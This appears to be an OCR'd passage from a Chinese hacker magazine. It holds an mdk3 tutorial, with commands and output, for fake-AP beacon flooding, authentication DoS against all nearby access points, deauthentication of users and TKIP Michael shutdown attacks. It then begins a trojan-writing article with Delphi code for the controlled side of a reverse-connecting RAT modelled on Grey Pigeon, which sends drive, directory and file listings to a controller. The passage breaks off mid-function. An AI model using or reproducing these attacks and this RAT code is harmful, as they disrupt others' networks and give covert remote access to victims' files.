


图 2

```
bt ~ # mdk3 ath0 b -n AnOnYMoUs

Current MAC: C6:69:73:51:FF:4A on Channel  2 with SSID: AnOnYMoUs
Current MAC: D3:36:94:B3:AF:E2 on Channel  5 with SSID: AnOnYMoUs
Current MAC: 13:62:9E:69:FC:72 on Channel  1 with SSID: AnOnYMoUs
Current MAC: B5:A8:8A:07:5E:E1 on Channel  4 with SSID: AnOnYMoUs
Current MAC: FD:A5:2B:40:64:55 on Channel 10 with SSID: AnOnYMoUs
Current MAC: B3:2A:F3:C4:C3:77 on Channel  5 with SSID: AnOnYMoUs
```

图 3




图 4

可按照事先编写好的，包含要攻击的SSID和MAC内容的文件生成热点，导致用户被欺骗以至连接到虚假的AP热点，无法发现合法的AP热点，造成网络通讯故障。进一步还可对其进行钓鱼、中间人攻击等。

生成大量随机SSID的AP热点，命令为：**bt ~ # mdk3 ath0 b**，如图1、图2。

生成指定SSID的AP热点，命令为：**bt ~ # mdk3 ath0 b –n AnOnYMoUs**，指定热点名为AnOnYMoUs，如图3、图4。

按设定好SSID内容的文件生成AP热点，命令为：**bt ~ # mdk3 ath0 b –f custom**，custom文件中存放事先设置好的SSID，如图5、图6。

按设定好的SSID和MAC内容的文件生成AP热点（如设置与合法AP一致，一直连接在合法AP的用户将会连接至虚假AP上），命令为：**bt ~ # mdk3 ath0 b –v custom**，custom文件中存放设定好的一系列SSID+MAC

其它进阶自定义参数如下：

–d 显示的热点模式为AD–hoc

–w 显示的热点模式为WEP加密

–g 显示的热点速率为54Mbit

–t 显示的热点模式为WPA–TKIP加密

–a 显示的热点模式为WPA–AES加密

```
bt ~ # mdk3 ath0 b -f /root/Desktop/custom

Current MAC: C6:69:73:51:FF:4A on Channel  2 with SSID: nohack0
Current MAC: 47:64:BD:1F:23:1E on Channel  1 with SSID: nohack2
Current MAC: 35:C1:C7:E4:24:B3 on Channel  6 with SSID: nohack6
Current MAC: FA:5A:D8:B0:B5:DB on Channel 14 with SSID: nohack2
Current MAC: B2:C8:96:BF:B5:5C on Channel  9 with SSID: nohack7
```

图 5




图 6

```
bt ~ # mdk3 ath0 a

Trying to get a new target AP...
AP 00:1E:2A:68:8C:3E is responding!
Connecting Client: 67:C6:69:73:51:FF to target AP: 00:1E:2A:68:8C:3E
AP 00:1E:2A:68:8C:3E seems to be INVULNERABLE!
Device is still responding with  500 clients connected!
Trying to get a new target AP...
AP 00:18:4D:4C:56:C8 is responding!
Connecting Client: C1:57:E0:30:8C:05 to target AP: 00:18:4D:4C:56:C8
Connecting Client: 35:4A:2D:13:5E:D2 to target AP: 00:18:4D:4C:56:C8
AP 00:18:4D:4C:56:C8 seems to be INVULNERABLE!
Device is still responding with  500 clients connected!
Trying to get a new target AP...
```

图 7

二、A模式–Authentication DoS mode

DoS认证攻击模式，向范围内的全部AP热点发送验证帧，导致合法用户通讯冻结、无线路由器重启。

实际应用：

一般是直接对无线路由器进行攻击，导致路由器挂掉，同时导致连接在路由上面的用户通讯受阻，说白了就是让所有人都上不了网。

无差别攻击（目标为网卡能搜索到的范围内的所有AP热点）命令为：**bt ~ # mdk3 ath0 a**，如图7。

指定目标攻击命令为：**bt ~ # mdk3 ath0 a –a 23:45:24:oe:6f:09**，23:45:24:oe:6f:09为目标AP的MAC地址。

三、D模式–Deauthentication / Disassociation Amok Mode

取消验证/关联攻击模式，可使白名单内的用户正常访问AP（其余用户全部踢出），或踢出黑名单内的用户使其无法正常访问AP。

实际应用：

如果在一个大家都蹭网的环境下，有些蹭网者很不规矩，经常开下载占用带宽，可按实际情况使用白名单或黑名单模式，对不规矩的家伙进行断线攻击。

白名单模式，对除文件中的MAC地址以外的所有用户进行断线攻击，命令为：**bt ~ #mdk3 ath0 d –w whitelist**

黑名单模式，只对文件中的MAC地址的用户进行断线攻击，命令为：**bt ~ # mdk3 ath0 d –b blacklist**

四、M 模式—Michael shutdown exploitation（TKIP）

对 TKIP 加密进行溢出攻击，使其所有流量发生堵塞，此攻击模式主要对无线路由器进行杀伤，可造成路由器出错或假死。

直接输入 MAC 地址攻击，命令为：**bt ~ # mdk3 ath0 m –t 00:11:22:33:44:55**，此 MAC 地址是虚构的，将要进行 TKIP 攻击的目标 AP 的 MAC 输入就可以进行连续不断的路由器溢出攻击了，如图8。此外还有另外几个模式不是很常用，就不介绍了，感兴趣的朋友可以去自行实验。

```
bt ~ # mdk3 ath0 m -t 00:11:22:33:44:55
Packets sent:    766 - Speed:    65 packets/sec
```

图8

基于 Java 开发的 Charon 就是 MDK3 的一个 Gui 前端，这里也就不作介绍了，既然核心的 MDK3 已经阐述清楚了，想必动动鼠标的图形界面版本就更不在话下了吧？厌恶命令行的朋友自行 Google 吧：）。

PS：上文命令中的 ath0 为 Atheros 芯片无线网卡的设备名（个人认为最适合无线攻击使用的芯片），此名称可能会和所使用网卡的不同而不同。

编辑点评：

无线攻击将是未来的热点了，大家继续关注本刊，好好学习吧！

反弹木马编写之灰鸽子文件管理模拟（上）

文/无敌小龙（张博）

篇首语
C：printf（"新年快乐！"）
C++：cout<<"新年快乐！"
VC：MessageBox（"新年快乐！"）
C#：System.Console.WriteLine（"新年快乐！"）
Java：System.out.println（"新年快乐！"）
JScript：alert（"新年快乐！"）
ASP：Response.Write "新年快乐！"
PHP：echo "新年快乐！"
VB：MsgBox（"新年快乐！"）
VBScript：MsgBox "新年快乐！"
Delphi：ShowMessage（'新年快乐！'）
Shell：echo 新年快乐！
Perl：print '新年快乐！'
PowerBuilder：messagebox（"新年快乐！"）

祝大家在新年里，男生象 Oracle 般健壮，女生象 Vista 般漂亮，桃花运象 IE 中毒般频繁，钱包如 Gmail 容量般壮大，升职速度赶上微软打补丁，追女朋友像木马一样猖獗，生活像重装电脑后一样幸福……

从本文您可以学到：

利用 DELPHI 的 SOCKET 模拟远程文件管理

大家在使用灰鸽子等远程控制软件时，往往可以感觉到它们的远程文件管理功能带给我们的便捷，如图1所示，本文就使用灰鸽子的编写语言 DELPHI 来原汁原味的模拟出灰鸽子反弹木马的文件管理功能。

另外，鉴于本文中所涉及的反弹上线和指令发送等知识点，在以前的文章中已有所介绍，所以这里不准备花费大量笔墨介绍这一块，如果读者朋友不太明白，可以查看光盘中的代码，或者翻看之前介绍的与反弹上线相关的文章。




图1　灰鸽子的远程文件管理界面




图2　被控端程序界面

被控端编写

首先给出程序被控端的界面，如图2所示，用到了一个 CLIENTSOCKET 控件来通信，一个 TIMER 控件用来实现不断尝试。

这里来介绍下程序实现的流程：

首先利用 TIMER 控件不断尝试连接控制端，一旦连接成功，控制端会发送"drive"指令过来，此时调用 get_drives()这个笔者自定义的函数，用来获取磁盘列表。调用此函数之后会返回一个 tstringlist 类型数据，通过这个 tstringlist 的 TEXT 属性得到它的文本内容。

接着使用 SOCKET 的 SENDTEXT 方法发送这段数据，数据的格式为：drive+磁盘列表，然后等待控制端发送其它指令。如果是"dir+file"指令，则说明控制端要求获取目录列表和文件列表，此时调用笔者编写的 get_dir 函数和 get_file 函数即可得到目录和文件列表。

最后使用 SOCKET 的 SENDTEXT 方法即可发送目录和文件列表，数据格式为：dir+file+目录和文件列表。

被控端的核心代码如下：

```
function get_dir(dir:string):tstringlist;
var
i:integer;
a:tsearchrec;
dt:tdatetime;
s,temp_dir:string;
list_dir:tstringlist;
begin
  i:=findfirst(dir+'\*.*',faanyfile,a);
  list_dir:=tstringlist.Create;
  while i=0 do
  begin          //一定要用(a.Attr and faDirectory) > 0
     if ((a.Attr and faDirectory) > 0) and (a.name<>'..') and (a.name<>'.') then  //是目录并且不是..和.
     begin
        dt := FileDateToDateTime(a.Time);
```

```
    s := FormatDateTime('yyyy-mm-dd hh:nn:ss', dt);
temp_dir:=a.Name+'|文件夹|'+s;    //hoho|文件夹|2008-8-8 8:8:8
        list_dir.Add(temp_dir);
      end;
        i:=findnext(a);
      end;
      result:=list_dir;
end;
function get_file(dir:string):tstringlist;
var
i:integer;
a:tsearchrec;
dt:tdatetime;
s,temp_file:string;
list_file:tstringlist;
begin
      i:=findfirst(dir+'\*.*',faanyfile,a);
      list_file:=tstringlist.Create;
      while i=0 do
      begin
if ((a.Attr and faDirectory) > 0) then          //是目录
          //是目录，跳过，不处理
      else if (a.attr<>fadirectory) and (a.name<>'..') and(a.name<>
'.') then  //不是目录并且不是..和.
          begin
            dt := FileDateToDateTime(a.Time);
    s := FormatDateTime('yyyy-mm-dd hh:nn:ss', dt);
              temp_file:=a.Name+'|大小:'+inttostr(a.size div 1024)
+'KB'+'|'+s;     //hoho|文件夹|2008-8-8 8:8:8
          list_file.Add(temp_file);
          end;
        i:=findnext(a);
      end;
      result:=list_file;
end;
//------------获取磁盘---------------
function get_drives():tstringlist;
var
i:integer;
n:integer;
a:tstringlist;
begin
      a:=tstringlist.Create;
      for i:=65 to (65+25) do
      begin
        n:=getdrivetype(pchar(chr(i)+':\'));
        case n of
          //0:
//    treeview1.Items.Add(nil, chr(i)+':\  无法检测!');
//1:
//    treeview1.Items.Add(nil, chr(i)+':\  不存在!');
          drive_removable:
              a.add(chr(i)+':\(移动硬盘)');
          drive_fixed:
              a.add(chr(i)+':\(硬盘)');
          drive_remote:
              a.add(chr(i)+':\(网络硬盘)');
          drive_cdrom:
              a.add(chr(i)+':\(CD-ROM)');
          drive_ramdisk:
              a.add(chr(i)+':\(光盘)');
          //else:
        end;
      end;
      result:=a;
end;
//------------------获取磁盘------------
procedure TForm1.ClientSocket1Read(Sender: TObject;
  Socket: TCustomWinSocket);
var
   order:string;
   url,msg:string;
   sl1:tstringlist;
begin
   order:=socket.ReceiveText;
